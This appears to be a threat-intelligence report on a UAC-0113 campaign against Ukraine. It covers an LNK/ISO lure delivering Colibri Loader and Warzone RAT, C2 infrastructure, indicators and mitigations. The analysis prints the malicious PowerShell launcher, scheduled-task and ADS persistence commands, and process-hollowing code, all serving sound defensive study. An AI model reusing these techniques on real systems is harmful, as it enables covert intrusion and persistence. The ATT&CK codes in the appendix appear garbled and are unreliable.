


Figure 15: *Screenshot of the properties tab for the LNK file ЗАЯВА-на-отримання-компенсації.lnk (Source: Recorded Future)*

The target of the shortcut is powershell.exe, which is executed with a small script provided as a command line argument via the Command option. The PowerShell script, shown in Figure 15 below, determines the drive letter that the ISO file is mounted on by iterating over each of the system's available drives looking for hidden files located in the root of the filesystem with a filename containing the string "jfilyg7". Once the drive letter is identified, it proceeds to open the "ЗАЯВА" folder using the Invoke-Item cmdlet and also executes "jfilyg7.exe" using the Start-Process cmdlet.

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\
powershell.exe -Command $f = 'jfilyg7';Foreach($d
in Get-PSDrive|ForEach-Object{$PSItem.
Root} | findstr ':\') {$w=gci -hidden $d |
findstr $f;if($w.Contains($f)){break}};ii
$d'ЗАЯВА';start($d+$f)
```

Figure 16: Target of the ЗАЯВА-на-отримання-компенсації.lnk shortcut file (Source: Recorded




Figure 17: Overview Colibri Loader and WarzoneRAT execution (Source: Recorded Future) Future)

jfilyg7.exe

The main payload, jfilyg7.exe, is an instance of Colibri Loader used to deliver Warzone RAT to the victim's system. The loader communicates2 with its command-and-control (C2) server over HTTP using a combination of RC4 encryption and Base64 encoding, and is capable of downloading new payloads to execute and removing itself from victim systems.

Figure 17, shown below, provides an overview of the actions performed by each malware.

Upon execution, jfilyg7.exe decrypts 2 embedded portable executable (PE) file payloads. The first PE file is a copy of Colibri Loader that is written to "C:\ProgramData\conhost.exe" and executed. The second PE file is a copy of WarzoneRAT that is injected into a spawned copy of jfilyg7.exe via process hollowing.

Colibri Loader

Colibri Loader's conhost.exe process follows a similar pattern as jfilyg7.exe, as shown in Figure 18 below. It decrypts a PE file payload, spawns a copy of itself, and then uses process hollowing to execute the payload. The injected payload is another instance of Colibri Loader that is used to communicate with its C2 server and establish persistence on the victim machine.

For persistence, Colibri Loader drops a copy of itself in "%APPDATA%\Local\Microsoft\WindowsApps" folder as Get-Variable.exe. It then creates the seemingly benign-looking scheduled task shown in Figure 19 to execute a hidden instance of PowerShell.

```
schtasks.exe /create /tn COMSurrogate /st 00:00
/du 9999:59 /sc once /ri 1 /f /tr "powershell.
exe -windowstyle hidden"
```

Figure 19: Scheduled task used by Colibri Loader for persistence (Source: Recorded Future)

2 https[:]//fr3d[.]hk/blog/colibri-loader-back-to-basics

```
GetModuleFileNameA(NULL,filename,0x104);
VirtualProtect(decrypt_data,0x2a,PAGE_EXECUTE_READWRITE,&oldprotect);
decrypt_data(&code_func,0x208,"15867");
VirtualProtect(&code_func,0x208,PAGE_EXECUTE_READWRITE,&oldprotect);
colibri_pe = allocateMemory(&DAT_00f53940,0,10,&numBytes1,&s_ntdll + 1,&s_RtlAllocateHeap + 1);
code = allocateMemory(&DAT_00f53050,0xe1,5,&numBytes2,&s_ntdll + 1,&s_RtlAllocateHeap + 1);
                    // decrypts Colibri Loader PE file
decrypt_data(colibri_pe,numBytes1,"17833");
                    // decrypt code
decrypt_data(code,numBytes2,&s_6849);
VirtualProtect(code,numBytes2,PAGE_EXECUTE_READWRITE,&oldprotect);
                    // Spawn process and perform process injection to execute Colibri Loader
(*(code + 0xa0))();
return 0;
```

Figure 18: conhost.exe payload decryption and process injection (Source: Recorded Future)

When run, the scheduled task takes advantage of a searching order hijacking vulnerability in PowerShell identified by MalwareBytes in April 2022. The Get-Variable cmdlet is used as part of PowerShell's initialization; however, PowerShell searches for the cmdlet using the default path (containing the WindowsApps directory) first, and therefore executes the Colibri payload instead of the legitimate Get-Variable cmdlet.

Finally, the Colibri Loader process begins communication with its C2. To do this, it generates a UID3 based on the victim machine's serial number and sends it via a "check" command to the C2. Once the C2 responds, it follows up with an "update" command to provide the C2 with information about the victim machine. It then sends a "ping" command that is used to check for further instructions from the C2, such as downloading a new payload or cleaning up an infected system.

A full configuration extraction of the Colibri Loader sample is provided below in Table 2. It shows that the Colibri Loader is version 1.2.0, the botnet identifier is "Build1", and 2 C2 addresses are provided.

Item	Value
Version	1.2.0
Botnet	Build1
C2 Addresses	hXXp://zpltcmgodhvvedxtfcygvbg-jkvgvcguygytfigj[.]cc/gate.php
	hXXp://yugyuvyugguitgyuigtfyutdtogh-ghbbgyv[.]cx/gate.php

Table 2: Extracted Colibri Loader configuration (Source: Recorded Future)

Warzone RAT

The Warzone RAT payload also establishes persistence on the victim machine. It employs 2 methods: a batch file placed in the user's Startup folder and a registry run key.

Warzone RAT drops a copy of itself in the "ApplicationData" alternate data stream (ADS) of a file named "Documents" located in the user's Documents folder. A batch file named "programs.bat" is also created and placed in the user's "%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup" folder. This file contains commands to loop through another ADS stored in the "programs.bat" file named "start" and executes each line within the stream. The "programs.bat:start" ADS contains a wmic command to create a process from the Documents:ApplicationData ADS. The full contents of the programs.bat file and its start ADS are provided in Figures 20 and 21.

```
for /F "usebackq tokens=*" %%A in ("C:\
Users\<user>\AppData\Roaming\Microsoft\Windows\
Start Menu\Programs\Startup\programs.bat:start")
do %%A
```

Figure 20: Contents of Warzone RAT's programs.bat file (Source: Recorded Future)

```
wmic process call create '"C:\Users\<user>\
Documents\Documents:ApplicationData"'
```

Figure 21: Contents of Warzone RAT's programs.bat:start ADS (Source: Recorded Future)

For the other persistence method, Warzone RAT drops a copy of itself in the user's Documents folder as MSCommonDriver.exe and sets the registry run key shown below to the dropped file's path. The file name MSCommonDriver.exe has also previously been used by UAC-0113 during their deployment of DarkCrystal RAT.

3 https[:]//fr3d[.]hk/blog/colibri-loader-back-to-basics

```
\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Run\MSCommonDriver
```

Figure 22: Warzone RAT's registry run key used for persistence (Source: Recorded Future)

The MSCommonDriver.exe is also executed and then begins communicating with the Warzone RAT C2 located at darkfox[.]ddns[.]net on port 443.

Domain	Port
darkfox[.]ddns[.]net	443
darksea[.]ddns[.]net	443

Table 3: Extracted Warzone C2 configuration (Source: Recorded Future)

ЗАЯВА/3_ЗАЯВА-на-отримання-компенсації-додаткової-знижки-сімям-загиблих2.doc

A decoy document, titled "3_ЗАЯВА-на-отримання-компенсації-додаткової-знижки-сімям-загиблих2.doc", found inside the folder "ЗАЯВА", is shown in Figure 23. The document is opened via the commands executed by the aforementioned LNK file ЗАЯВА-на-отримання-компенсації.lnk. The folder and document translate from Ukrainian to English as "APPLICATION" and "3_APPLICATION-for-receiving-compensation-additional-discount-for-the-families-of-the-deceased2.doc", respectively.

The document itself does not engage in malicious activity but is used to hide the operations undertaken by the malicious LNK file. The Ukrainian-language text details that the document is an application for citizens to request discounts on fuel from the head of the Zaporozhye Regional Department for Social Protection in the Oleksandrivka Raion (district), an area in Donetsk.

Colibri Loader and Warzone Rat C2 Analysis

Colibri Loader C2 Servers


Network analysis of the Colibri Loader sample reveals communication to 2 distinct domains, yugyuvyugguitgyuigtfyutdtoghghbbgyv[.]cx, which as of August 1, 2022, resolves to IP address 65[.]108[.]213[.]210, and zpltcmgodhvvedxtfcygvbgjkvgvcguygytfigj[.]cc, which between June 28, 2022, and up until July 28, 2022, also resolved to the aforementioned IP address 65[.]108[.]213[.]210. As of July 28, 2022, zpltcmgodhvvedxtfcygvbgjkvgvcguygytfigj[.]cc resolves to a CDN IP address hosted by Cloudflare. Insikt Group is unable to definitively state if UAC-0113 is the sole owner or operator of these C2 domains, or if they are owned or controlled by the threat actors or authors behind Colibri themselves.

Searches within Hatching Triage's public sandbox revealed 30 distinct uploaded samples that have also communicated with both of these Colibri Loader C2 domains, with the earliest sample submitted on July 4, 2022. Within the 30 samples, there are also references to a range of other malware including:

- Raccoon Stealer
- RedLine Stealer
- Socelars
- Nymaim
- PrivateLoader
- Dark Crystal RAT
- Djvu Ransomware
- Vidar Stealer

Warzone Rat C2 Server

Network analysis of the Warzone RAT sample deployed by file "jfilyg7.exe", revealed communication to 2 C2 domains, darkfox[.]ddns[.]net, which resolves to IP address 94[.]158[.]156[.]4 and is listed as being hosted in the city of Odesa, Ukraine, and darksea[.]ddns, which resolves to IP address 91[.]200[.]114[.]141 which is listed as being hosted in Lviv, Ukraine.



Начальнику управління соціального
захисту населення Запорізької
міської ради по Олександрівському
району
Хижняку Е.В.

_____
(Прізвище, ім'я, по-батькові)

_____
адреса місця проживання: м. Запоріжжя,

_____

_____

_____
(статус отримувача компенсації)

_____
серія _____ номер _____ дата видачі
«____» _____ _____ року
видане _____

_____

_____
(ідентифікаційний номер)

_____
(мобільний номер телефону)

ЗАЯВА

Прошу надати компенсацію вартості житлово-комунальних послуг, твердого палива та скрапленого газу *(необхідне підкреслити)* у розмірі додаткової 50-відсоткової знижки в межах норм, передбачених чинним законодавством.

Грошову компенсацію прошу перерахувати на поточний рахунок, відкритий у банківській установі _____
(назва банківської установи, номер рахунку, копія рахунку додається)

_____

Даю згоду на обробку персональних даних відповідно до Закону України «Про захист персональних даних».

«____» _____ _____ року _____
(підпис)

Figure 23: Screenshot of the contents of the 3_ЗАЯВА-на-отримання-компенсації-додаткової-знижки-сімям-загиблих2.doc file (Source: Recorded Future)

Port 8291

Analysis of the 2 IP addresses revealed that both have port 8291 open and return a "MikroTik WinBox" banner. MikroTik Winbox is an application to aid in the administering of MikroTik RouterOS devices4. Sandworm has historically exploited MikroTik routers as part of a wide-scale botnet known as VPNFilter and Cyclops Blink. VPNFilter, which was initially identified in June 2018, and Cyclops Blink, which was discovered in February 2022, affected MikroTik routers as well as a wide range of routing devices produced by other manufacturers.

```
MikroTik Winbox:
  index:
    advtool.dll: 6.49.6
    dhcp.dll: 6.49.6
    hotspot.dll: 6.49.6
    mpls.dll: 6.49.6
    pim.dll: 6.49.6
    ppp.dll: 6.49.6
    roteros.dll: 6.49.6
    roting4.dll: 6.49.6
    secure.dll: 6.49.6
    system.dll: 6.49.6
    wlan6.dll: 6.49.6
  list:
    advtool.jg: 6.49.6
    dhcp.jg: 6.49.6
    hotspot.jg: 6.49.6
    icons.png: 6.49.6
    icons24.png:
    icons32.png:
    mpls.jg: 6.49.6
    pim.jg: 6.49.6
    ppp.jg: 6.49.6
    roteros.jg: 6.49.6
    roting4.jg: 6.49.6
    secure.jg: 6.49.6
    wlan6.jg: 6.49.6
```

```
MikroTik Winbox:
  index:
    advtool.dll: 6.46.8
    dhcp.dll: 6.46.8
    hotspot.dll: 6.46.8
    mpls.dll: 6.46.8
    ppp.dll: 6.46.8
    roteros.dll: 6.46.8
    roting4.dll: 6.46.8
    secure.dll: 6.46.8
    system.dll: 6.46.8
    wlan6.dll: 6.46.8
  list:
    advtool.jg: 6.46.8
    dhcp.jg: 6.46.8
    hotspot.jg: 6.46.8
    icons.png: 6.46.8
    mpls.jg: 6.46.8
    ppp.jg: 6.46.8
    roteros.jg: 6.46.8
    roting4.jg: 6.46.8
    secure.jg: 6.46.8
    wlan6.jg: 6.46.8
```

Figures 24 and 25: "MikroTik Winbox" banners on port 8291. Left: 94[.]158[.]156[.]4; Right: 91[.]200[.]114[.]141 (Source: URLScan) (Source: Shodan and Shodan)

Port 443

IP address 94[.]158[.]156[.]4, linked to the darkfox[.]ddns[.]net, also had port 443 open. Analysis of port 443 returns 12 bytes of data, which is consistent with known Warzone RAT server responses.

```
05 38 6b f4 62 f4 9f 3f 35 2f 6e e6
```

Figure 26: Bytes returned from 94[.]158[.]156[.]4 on port 443 (Source: Recorded Future)

Further analysis of the Warzone RAT sample jfilyg7.exe revealed that it uses a custom implementation of the RC4 cipher with a decryption key of "nevergonnagiveyouup" for C2 communications. Inskit Group was able to decrypt the bytes returned by the Warzone Rat C2 hosted on IP address 94[.]158[.]156[.]4 via the custom RC4 cipher with the key shown in Figure 27. The decrypted bytes conform to the expected packet structure previously reported by Checkpoint.

```
29 bb 66 e4 00 00 00 00 00 00 00 00
```

Figure 27: Decrypted bytes returned from 94[.]158[.]156[.]4 on port 443 (Source: Recorded Future)

Mitigations

The delivery of Warzone RAT and Colibri Loader, along with their C2 communication, is best detected using intrusion detection systems (IDS) like Snort. Users should conduct the following measures to detect and mitigate activity associated with these pieces of malware:

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and upon review, consider blocking connection attempts to and from — the external IP addresses and domains listed in the appendix.
- Recorded Future Hunting Packages can be used to hunt for the presence of malicious files associated with Warzone RAT and Colibri Loader. YARA rules for each malware family can be found in Appendix D.
- Recorded Future proactively detects malicious server configurations and provides means to block them in the Command and Control Security Control Feed. The Command and Control Feed includes tools used by UAC-0113 and other Russian state-sponsored threat activity groups. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence modules users can monitor real-time output from Network Traffic Analysis analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.
- Monitor for domain abuse, such as typosquat domains spoofing your organization, through the Recorded Future Brand Intelligence (BI) module. The SecurityTrails extension is available to any customer that has a subscription to the Threat Intelligence or Brand Intelligence modules. The LogoType source and alerting is exclusive to the BI module, though the TI module does have access to the data via the Advanced Query Builder.

4 https://whatportis.com/ports/8291_winbox-default-on-a-mikrotik-routeros-for-a-windows-application-used-to-administer-mikrotik-routeros

Outlook

Insikt Group continues to track UAC-0113 infrastructure observing changes in TTPs as its operations diversify across Ukraine, this time with a significant focus on telecommunication providers. There has been a notable continuation of the use of publically available commodity malware showing UAC-0113 adapting its operations with a willingness to use a variety of tooling.

Readers should detect, block, and hunt for the presence of the indicators referenced in connection with UAC-0113 reporting via the Recorded Future Platform in your network monitoring, intrusion detection systems, firewalls, and any associated perimeter security appliances.

Appendix A — Indicators

IP Addresses:

103[.]150[.]187[.]121
103[.]27[.]202[.]127
217[.]77[.]221[.]199
31[.]7[.]58[.]82
65[.]108[.]213[.]210
91[.]200[.]114[.]141
94[.]153[.]171[.]42
94[.]158[.]156[.]4


Domains:

account[.]adfs[.]kyivstar[.]online
adfs[.]kyivstar[.]online
darkett[.]ddns[.]net
darkfox[.]ddns[.]net
darksea[.]ddns[.]net
datagroup[.]ddns[.]net
ett[.]ddns[.]net
ett[.]hopto[.]org
kievstar[.]online
kyiv-star[.]ddns[.]net
kyivstar[.]online
login[.]adfs[.]kyivstar[.]online
login[.]kyivstar[.]online
outlook[.]adfs[.]kyivstar[.]online
star-cz[.]ddns[.]net
star-link[.]ddns[.]net
www[.]kyivstar[.]online
yugyuvyugguitgyuigtfyutdtoghghbbgyv[.]cx
zpltcmgodhvvedxtfcygvbgjkvgvcguygytfigj[.]cc

Files and Hashes:

3_ЗАЯВА-на-отримання-компенсації.iso	*1c6643b479614340097a8071c9f880688af5a82db7b6e755beafe7301eea1abf*
Documents:ApplicationData	*44673a8ff098f12910c441c5697d27889dd1c5fd4aef875d4cf381227eac3a2b*
Get-Variable.exe	*aa2d97b5be06be67ec04774ad681da6113ee2b4929c0539929bbac19926682c8*
MSCommonDriver.exe	*44673a8ff098f12910c441c5697d27889dd1c5fd4aef875d4cf381227eac3a2b*
conhost.exe	*aa2d97b5be06be67ec04774ad681da6113ee2b4929c0539929bbac19926682c8*
jfilyg7.exe	*722c36abd195cce70ee25b48d6e64873262e046eae7433976120a1496f01487d*
programs.bat	*98c9e85c013d0404e2c595958a77f4d1cafeb122efde9efc3a83a59b1233b58f*
programs.bat:start	*ed8894af2c305e46c5fc8cdefa21e4535a601aa58d06d1beed17bb2c9e51b271*
ЗАЯВА-на-отримання-компенсації.lnk	*bc4cab14e4b378a7b98185367b4778f92eb4335faba1a4503f4cfb7aba8f13e7*
ЗАЯВА/3_ЗАЯВА-на-отримання-компенсації-додаткової-знижки-сімям-загиблих2.doc	*a5a20063c8699c66f5292ed1da7c860360baf6cf2a52f33c2c0b8873a995397c*

Appendix B — Maltego Chart of Infrastructure and Files



Appendix C — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Command and Control: Dynamic Resolution	8651T
Command and Control: Non-Application Layer Protocol	5901T
Command and Control: Web Service	2011T
Defense Evasion: Hide Artifacts: Hidden Files and Directories	100.4651T
Defense Evasion: Hide Artifacts: Hidden Window	300.4651T
Defense Evasion: Hide Artifacts: NTFS File Attributes	400.4651T
Defense Evasion: Obfuscated Files or Information: HTML Smuggling	600.7201T
Defense Evasion: Process Injection: Process Hollowing	210.5501T
